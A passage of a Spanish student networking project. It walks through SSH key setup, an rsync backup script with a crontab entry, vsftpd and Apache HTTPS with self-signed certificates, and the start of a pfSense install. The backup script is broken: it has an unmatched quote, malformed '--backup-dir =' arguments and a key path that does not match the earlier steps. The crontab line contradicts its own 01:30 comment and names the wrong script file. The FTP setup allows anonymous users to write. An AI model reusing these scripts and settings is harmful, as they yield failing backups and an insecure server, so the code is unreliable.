8. Con esta clave generada la pasaremos a ATNEA a su directorio `/home/.ssh/authorized_keys` para que la considere como clave de confianza. Emplearemos los siguientes comandos:

```
scp /ssh_keys/atenea.pub manuel@atenea.pasir1920.local:
ssh manuel@atenea.pasir1920.local
test -d $HOME/.ssh || mkdir $HOME/.ssh
cat $HOME/atenea.pub >> $HOME/.ssh/authorized_keys
rm $HOME/atenea.pub
chmod 0700 $HOME/.ssh/
chmod 0600 $HOME/.ssh/authorized_keys
```

```
root@teseo:/backups# scp /ssh_keys/atenea.pub manuel@atenea.pasir1920.local:
manuel@atenea.pasir1920.local's password:
atenea_pub
root@teseo:/backups# ssh manuel@atenea.pasir1920.local
manuel@atenea.pasir1920.local's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Sun Apr 12 17:25:49 UTC 2020

 System load:  0.01      Processes:          109
 Usage of /:  44.3% of 9.78GB  Users logged in:     1
 Memory usage: 30%           IP address for ens33: 192.168.1.3
 Swap usage:  0%

Pueden actualizarse 26 paquetes.
0 actualizaciones son de seguridad.

*** Es necesario reiniciar el sistema ***
Last login: Sun Apr 12 16:47:47 2020 from 192.168.1.11
manuel@atenea:~$ test -d $HOME/.ssh || mkdir $HOME/.ssh
manuel@atenea:~$ cat $HOME/atenea.pub >> $HOME/.ssh/authorized_keys
manuel@atenea:~$ rm $HOME/atenea.pub
manuel@atenea:~$ chmod 0700 $HOME/.ssh/
manuel@atenea:~$ chmod 0600 $HOME/.ssh/authorized_keys
manuel@atenea:~$
```

9. A continuación, nos vamos a conectar con el certificado al servidor para comprobar que funciona. Empleamos el comando `ssh manuel@atenea.pasir1920.local -i /ssh_keys/atenea`

```
root@teseo:/backups# ssh manuel@atenea.pasir1920.local -i /ssh_keys/atenea
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Sun Apr 12 17:27:46 UTC 2020

 System load:  0.0      Processes:          109
 Usage of /:  44.3% of 9.78GB  Users logged in:     1
 Memory usage: 30%           IP address for ens33: 192.168.1.3
 Swap usage:  0%

Pueden actualizarse 26 paquetes.
0 actualizaciones son de seguridad.

*** Es necesario reiniciar el sistema ***
Last login: Sun Apr 12 17:25:49 2020 from 192.168.1.2
manuel@atenea:~$
```

Los pasos 7 a 9 los repetiremos para tener certificados de acceso a los servidores HERACLES y ATNEA.

10. Una vez comprobado que funciona vamos a emplear el comando ***rsync*** para realizar las copias de seguridad, aunque tenemos un dilema pues queremos que las copias se separen por fechas así que habría que crear todos los días una carpeta. Para solucionar este inconveniente se programará un script el cual se encargará de realizar copias de seguridad tanto completas como integrales.

```
ficheros_teseo > backups.sh
1 #!/bin/bash
2 # Función: Crear copias de seguridad mediante rsync a través de SSH tunneling
3 ##### Nombre del fichero: backups.SH
4 ## Ruta recomendada: /home/scripts/backups.SH
5 ## Fecha creación: 13-Mayo-2020
6 ## Fecha modificación: 17-Mayo-2020
7 ## Equipo: TESO
8 ## Autor: Manuel Jesus Flores Montaño
9 ## Github: @manueljesus00
10 ## Twitter: @_manueljesus00
11 #####
12 #####
13
14 # Establecer la variable 'fecha'
15 fecha=$(date +%Y-%m-%d-%H:%M")
16 # Ejecutar la copia de seguridad
17 # Solo copia los directorios personales
18 rsync -av -e 'ssh -i /ssh.keys/atenea' -b --backup-dir = manuel@atenea.pasir1920.local:/home /backups/atenea/$fecha >> /backups/logs/atenea/$fecha.log
19 rsync -av -e 'ssh -i /ssh.keys/heracles' -b --backup-dir = manuel@heracles.pasir1920.local:/home /backups/heracles/$fecha >> /backups/logs/heracles/$fecha.log
20 rsync -av -e 'ssh -i /ssh.keys/teseo' -b --backup-dir = manuel@teseo.pasir1920.local:/home /backups/teseo/$fecha >> /backups/logs/teseo/$fecha.log
```

11. A continuación, vamos a editar el fichero `/etc/crontab` para que se ejecute todos los días a las 01:30 am el script que hemos creado. Para ello, podemos emplear nano.

Al final del fichero deberemos anexar la siguiente línea:

```
30 1 * * * root sh /home/scripts/backups.sh
```

```
GNU nano 2.9.3                                         /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
# EJECUTAR COPIA DE SEGURIDAD TODOS LOS DIAS A LAS 01:30
30 14 * * * root      sh /home/scripts/backup.sh
```

Configuración específica de Heracles

1. Comenzaremos como siempre actualizando los repositorios con apt. Una vez realizado, descargaremos los paquetes **apache2** y **vsftpd** para poder ofrecer los servicios web y ftp respectivamente.

```
root@heracles:/home/manuel# apt-get update
Obj:1 http://archive.ubuntu.com/ubuntu bionic InRelease
Obj:2 http://archive.ubuntu.com/ubuntu bionic-updates InRelease
Obj:3 http://archive.ubuntu.com/ubuntu bionic-backports InRelease
Obj:4 http://archive.ubuntu.com/ubuntu bionic-security InRelease
Leyendo lista de paquetes ... Hecho
root@heracles:/home/manuel# apt-get install apache2 vsftpd
Leyendo lista de paquetes ... Hecho
Creando árbol de dependencias
Leyendo la información de estado ... Hecho
Se instalarán los siguientes paquetes adicionales:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.2-0 ssl-cert
Paquetes sugeridos:
  www-browser apache2-doc apache2-suexec-pristine | apache2-suexec-custom openssl-blacklist
Se instalarán los siguientes paquetes NUEVOS:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.2-0 ssl-cert vsftpd
0 actualizados, 11 nuevos se instalarán, 0 para eliminar y 27 no actualizados.
Se necesita descargar 1.844 kB de archivos.
Se utilizarán 7.320 kB de espacio de disco adicional después de esta operación.
Desea continuar? [S/n] ■
```

2. A continuación, vamos a empezar configurando el servicio FTP. Para ello, abrimos con nano el fichero */etc/vsftpd.conf* y realizamos las siguientes configuraciones. (*A continuación, en una tabla, se indicará el apartado como la línea de código correspondiente. El resto de configuraciones se dejan en su valor por defecto*)
 - Permitir que el servidor esté escuchando en IPv4 solamente.
 - Permitir acceso anónimo.
 - Permitir escribir en el servidor.
 - Definir un banner personalizado.
 - Permitir un máximo de 3 conexiones por IP.
 - Definir el directorio para los usuarios de acceso anónimo.
 - Activar SSL.
 - Emplear un certificado autofirmado.
 - Definir que vamos a usar el sistema de ficheros UTF-8.
 - Definir rango de puertos para modo pasivo.

Apartado	Comando
a	listen=YES listen_ipv6=NO
b	anonymous_enable=yes
c	write_enable=YES
d	ftpd_banner=Bienvenido al servidor FTP de PASIR1920.LOCAL
e	max_per_ip=3
f	anon_root=/home/manuel/ftp
g	ssl_enable=YES allow_anon_ssl=YES
h	rsa_cert_file=/etc/ssl/certs/heracles.crt rsa_private_key_file=/etc/ssl/private/heracles.key
i	uft8_filesystem=YES
j	pasv_enable=YES pasv_min_port=30000 pasv_max_port=31000 pasv_address=192.168.205.128

El directorio para el apartado F ya se encuentra creado, pero no he indicado el comando al ser básico, aunque quiero recalcar que deberemos crearlo siendo usuario estándar o, en caso de crearlo como root, hay que definir los permisos manualmente con el comando CHOWN.

Para los ficheros G y H se crearán a continuación los certificados.

Una vez definidos los comandos guardamos el fichero y pasamos al siguiente paso.

```

GNU nano 2.9.3
# FICHERO DE CONFIGURACION VSFTPD
#####
## Nombre del fichero: vsftpd.conf
## Ruta recomendada: /etc/vsftpd.conf
## Fecha creación: 16-Abril-2020
## Fecha revisión: 30-Abril-2020
## Equipo: HERACLES
## Autor: Manuel Jesus Flores Montaño
## Github: @manueljesus00
#####
listen=YES
listen_ipv6=NO
anonymous_enable=yes
local_enable=YES
write_enable=YES
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
secure_chroot_dir=/var/run/vsftpd/empty
rsa_cert_file=/etc/ssl/certs/heracles.crt
rsa_private_key_file=/etc/ssl/private/heracles.key
ssl_enable=YES
ftpd_banner=Bienvenido al servidor FTP de PASIR1920.LOCAL
max_per_ip=3
anon_root=/home/manuel/ftp
allow_anon_ssl=YES
# CONFIG PASV
pasv_enable=YES
pasv_min_port=30000
pasv_max_port=31000
pasv_address=192.168.205.128

```

vsftpd.conf								
Rules (Drag to Change Order)	State	Protocol	Source	Port	Destination	Port	Gateway	
Int-to-DMZ Rules					10.10.10.2	21-22		
	<input checked="" type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	*	*	10.10.10.2	80 (HTTP)	*
	<input checked="" type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	*	*	10.10.10.2	443 (HTTPS)	*
DMZ-to-Int Rules					10.10.10.2	30000 - 31000	*	
	<input checked="" type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	21-22	*	21-22	*
	<input checked="" type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	80 (HTTP)	*	80 (HTTP)	*
	<input checked="" type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	443 (HTTPS)	*	443 (HTTPS)	*
	<input checked="" type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	30000 - 31000	*	30000 - 31000	*

- Para crear el certificado autofirmado vamos a emplear *openssl*. En el primer comando vamos a crear la clave privada con una duración de 3 años o 1095 días.

openssl req -new -nodes -keyout /etc/ssl /private/heracles.key -out /etc/ssl/certs/heracles.csr -days 1095

Nos pedirá llenar unos datos acerca del certificado.

```

root@heracles:/home/manuel# openssl req -new -nodes -keyout /etc/ssl/private/heracles.key -out /etc/ssl/certs/heracles.csr -days 1095
Ignoring -days; not generating a certificate
Can't load /root/.rnd into RNG
140631286223296:error:240E0F79:random number generator:RAND_load_file:Cannot open file:../crypto/rand/randfile.c:88:Filename=/root/.rnd
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/etc/ssl/private/heracles.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:SEVILLA
Locality Name (eg, city) []:SEVILLA
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IES CIUDAD JARDIN
Organizational Unit Name (eg, section) []:PASIR1920
Common Name (e.g. server FQDN or YOUR name) []:heracles.pasir1920.local
Email Address []

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []
root@heracles:/home/manuel#

```

4. A continuación, con el fichero .key (clave privada) y .csr vamos a crear el certificado público autofirmado por nosotros. Para ello, el comando a emplear será:

```
openssl x509 -req -days 1095 -in /etc/ssl/certs/heracles.csr -signkey
/etc/ssl/private/heracles.key -out /etc/ssl/certs/heracles.crt
```

```
root@heracles:/home/manuel# openssl x509 -req -days 1095 -in /etc/ssl/certs/heracles.csr -signkey /etc/ssl/private/heracles.key -out /etc/ssl/certs/heracles.crt
Signature ok
subject=C = ES, ST = SEVILLA, L = SEVILLA, O = IES CIUDAD JARDIN, OU = PASIR1920, CN = heracles.pasir1920.local
Getting Private Key
root@heracles:/home/manuel#
```

5. Reiniciamos el servicio con el comando `systemctl start vsftpd` y ya lo tendríamos funcionando.

```
root@heracles:~# systemctl start vsftpd
root@heracles:~# systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2020-04-16 21:01:55 UTC; 1h 59min ago
     Main PID: 26296 (vsftpd)
        Tasks: 1 (limit: 2290)
       CGroup: /system.slice/vsftpd.service
               └─26296 /usr/sbin/vsftpd /etc/vsftpd.conf
```

En la siguiente captura tenemos un ejemplo del árbol de directorios creado anteriormente:

```
root@heracles:/home/manuel/ftp# tree
.
├── Comunicados
│   └── Comunicado_17_abr_2020.txt
├── Documentos
│   ├── CV_John_Doe.docx
│   └── CV_ManuelJesus_Flores.pdf
└── Musica
    ├── Aquiles_Bai_lo.mp3
    ├── Despacito.mp3
    ├── Elvis_cocho.mp3
    └── Saran_dong_ga.mp3

3 directories, 7 files
root@heracles:/home/manuel/ftp#
```

6. Pasamos ahora a configurar el servicio web. Para ello, vamos a comenzar creando una página web sencilla y estática. Dicha página se ubicará en el directorio `/var/www/html` y se llamará `index.html`.

```
GNU nano 2.9.3                               index.html

<!DOCTYPE html>
<html lang="es">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Pagina web</title>
    <!-- Esta pagina web tiene como única función comprobar
        que el servicio web está operativo y que dispone de certificado
        HTTPS autofirmado. Vamos, no esperes una gran web porque dudo que lo
        consiga, para ello, mira el proyecto final de uno de DAW. -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css"
          integrity="sha384-Vkoo8x4CGsO3+Hhxv8T/Q5PaXtkKtu6ug5TOeNV6gBiFeWPGFN9MuhOf23Q9Ifjh"
    </head>

<body>
```

7. Una vez guardada la página web levantaremos el servidor con el comando ***systemctl restart apache2*** y comprobaremos su funcionamiento con ***systemctl status apache2***.

```
root@heracles:/var/www/html# systemctl restart apache2
root@heracles:/var/www/html# systemctl status apache2
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
  Drop-In: /lib/systemd/system/apache2.service.d
            └─apache2-systemd.conf
    Active: active (running) since Sun 2020-04-19 18:14:43 UTC; 6s ago
      Process: 2287 ExecStop=/usr/sbin/apachectl stop (code=exited, status=0/SUCCESS)
      Process: 2292 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 2307 (apache2)
       Tasks: 55 (limit: 2290)
      CGroup: /system.slice/apache2.service
              ├─2307 /usr/sbin/apache2 -k start
              ├─2309 /usr/sbin/apache2 -k start
              └─2310 /usr/sbin/apache2 -k start

abr 19 18:14:43 heracles systemd[1]: Stopped The Apache HTTP Server.
abr 19 18:14:43 heracles systemd[1]: Starting The Apache HTTP Server ...
abr 19 18:14:43 heracles systemd[1]: Started The Apache HTTP Server.
root@heracles:/var/www/html#
```

8. A continuación, vamos a configurar HTTPS en nuestra página web. Para ello, vamos a comenzar activando el módulo SSL con el comando ***a2enmod ssl***. Nos pedirá reiniciar el servicio de apache así que lo haremos con el comando anterior.

```
root@heracles:/var/www/html# a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  systemctl restart apache2
root@heracles:/var/www/html# systemctl restart apache2
root@heracles:/var/www/html#
```

9. Siguiendo con la configuración, vamos a crear un host virtual para nuestra página. Dicho host virtual lo vamos a crear en el directorio ***/etc/apache2/sites-available*** aprovechando el fichero por defecto que nos trae para configurar un sitio con SSL (default-ssl.conf). Lo copiamos y lo renombramos a ***pasir1920.conf***

```
root@heracles:/etc/apache2/sites-available# cp default-ssl.conf ./pasir1920.conf
root@heracles:/etc/apache2/sites-available# ls
000-default.conf  default-ssl.conf  pasir1920.conf
root@heracles:/etc/apache2/sites-available#
```

10. Editamos el fichero con nano para que, el atributo ***ServerAdmin*** sea ***webmaster@pasir1920.local*** y ***SSLCertificateFile*** y ***SSLCertificateKeyFile*** coincida con la ruta de nuestra clave pública y privada creadas anteriormente.

```
GNU nano 2.9.1
<?> /etc/apache2/sites-available/pasir1920.conf
<?> #</module mod_ssl.>
<?> <virtualHost _default_:443>
<?>   ServerAdmin webmaster@pasir1920.local
<?>   DocumentRoot /var/www/html
<?> 
<?>   # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
<?>   # error, crit, alert, emerg.
<?>   # It is also possible to configure the loglevel for particular
<?>   # modules. E.g.
<?>   #LogLevel info ssl:warn
<?> 
<?>   ErrorLog ${APACHE_LOG_DIR}/error.log
<?>   CustomLog ${APACHE_LOG_DIR}/access.log combined
<?> 
<?>   # For most configuration files from conf-available/, which are
<?>   # enabled or disabled at a global level, it is possible to
<?>   # include a line for only this host. For example the
<?>   # following line enables the CGI configuration for this host only
<?>   # after it has been globally disabled with "a2disconf".
<?>   #<Include conf-available/serve-cgi-bin.conf>
<?> 
<?>   # SSL Engine Switch
<?>   # Enable/Disable SSL for this virtual host.
<?>   SSLEngine on
<?> 
<?>   # A self-signed (snakeoil) certificate can be created by installing
<?>   # the ssl-cert package. See
<?>   # /usr/share/doc/apache2/README.Debian.gz for more info.
<?>   # If both certificate and key are stored in the same file, only the
<?>   # SSLCertificateFile directive is needed.
<?>   SSLCertificateFile /etc/ssl/certs/heracles.crt
<?>   SSLCertificateKeyFile /etc/ssl/private/heracles.key
```

11. Aplicamos los cambios y habilitamos el sitio con el comando ***a2ensite pasir1920.conf***.

También recomiendo desactivar los otros dos sitios por defecto con el comando ***a2dissite 000-default.conf*** y ***a2dissite default-ssl.conf***.

```
root@heracles:/etc/apache2/sites-available# cp default-ssl.conf ./pasir1920.conf
root@heracles:/etc/apache2/sites-available# ls
000-default.conf default-ssl.conf pasir1920.conf
root@heracles:/etc/apache2/sites-available# nano pasir1920.conf
root@heracles:/etc/apache2/sites-available# a2ensite pasir1920.conf
Enabling site pasir1920.
To activate the new configuration, you need to run:
    systemctl reload apache2
root@heracles:/etc/apache2/sites-available# a2dissite 000-default.conf
Site 000-default disabled.
To activate the new configuration, you need to run:
    systemctl reload apache2
root@heracles:/etc/apache2/sites-available# a2dissite default-ssl.conf
Site default-ssl already disabled
root@heracles:/etc/apache2/sites-available#
```

12. Además, en el fichero ***apache2.conf*** añadiremos al final las siguientes líneas para que, si se intentase obtener la versión de apache que se está ejecutando, esta no sea mostrada. Una vez realizado, reiniciamos el servicio.

```
239      ServerSignature Off
240      ServerTokens Prod
241
```


```
root@heracles:/etc/apache2/sites-available# systemctl restart apache2
root@heracles:/etc/apache2/sites-available# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Drop-In: /lib/systemd/system/apache2.service.d
             └─apache2-systemd.conf
     Active: active (running) since Sun 2020-04-19 18:53:14 UTC; 5s ago
       Process: 2505 ExecStop=/usr/sbin/apachectl stop (code=exited, status=0/SUCCESS)
       Process: 2510 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
     Main PID: 2526 (apache2)
        Tasks: 55 (limit: 2290)
       CGroup: /system.slice/apache2.service
               ├─2526 /usr/sbin/apache2 -k start
               ├─2529 /usr/sbin/apache2 -k start
               └─2530 /usr/sbin/apache2 -k start

abr 19 18:53:14 heracles systemd[1]: Stopped The Apache HTTP Server.
abr 19 18:53:14 heracles systemd[1]: Starting The Apache HTTP Server ...
abr 19 18:53:14 heracles systemd[1]: Started The Apache HTTP Server.
root@heracles:/etc/apache2/sites-available#
```


Configuración inicial de Zeus

En ZEUS cambia la forma de configurar el servidor ya que lo hacemos todo mediante la interfaz web.


1. Arrancamos el sistema con el LiveCD insertado y pulsamos la tecla *Enter*.




2. En la nueva ventana que nos aparecerá vamos a seleccionar la opción *Install*.




3. Seleccionamos la distribución de teclado que, en este caso, corresponderá con *es.acc.kbd keymap* y continuamos.



4. Acerca del particionado vamos a indicar que queremos que nos lo realice de manera automática siguiendo UFS.



5. Una vez le damos a *OK* se comenzará a descomprimir el sistema operativo base.



6. El resto del proceso será automatizado por lo que deberemos esperar a que cargue el sistema para realizar las primeras configuraciones. En este punto hemos comenzado con dos interfaces solo que se han ido aumentando a medida que evolucionaba la topología de la red. Seleccionamos la opción “2” para configurar las interfaces IP.

```

Starting syslog...done.
Starting CRON... done.
pfSense 2.4.4-RELEASE (Patch 3) amd64 Wed May 15 18:53:44 EDT 2019
Bootup complete

FreeBSD/amd64 (pfSense.locaLdomain) (ttyv0)

VMware Virtual Machine - Netgate Device ID: ce003777364ef158fbe5

*** Welcome to pfSense 2.4.4-RELEASE-p3 (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.205.128/24
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system               14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 2

```

7. Indicamos el número de la interfaz a configurar. Siguiendo nuestra topología, la interfaz WAN obtendrá la dirección mediante DHCP por lo que seleccionamos la interfaz 2 correspondiente a la LAN.

```

VMware Virtual Machine - Netgate Device ID: ce003777364ef158fbe5

*** Welcome to pfSense 2.4.4-RELEASE-p3 (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.205.128/24
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system               14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

```

8. Indicamos la nueva dirección IP de la interfaz, el número de máscara y pulsamos *Enter* para indicar que es una LAN. Además, indicaremos que no queremos configurar IPv6 ni servicio DHCP además que si queremos usar esa IP para configurar el servidor a través de una GUI.

```
Enter the number of the interface you wish to configure: 2
Enter the new LAN IPv4 address. Press <ENTER> for none:
> 192.168.1.1

Subnet Masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
      255.255.0.0   = 16
      255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 31):
> 24

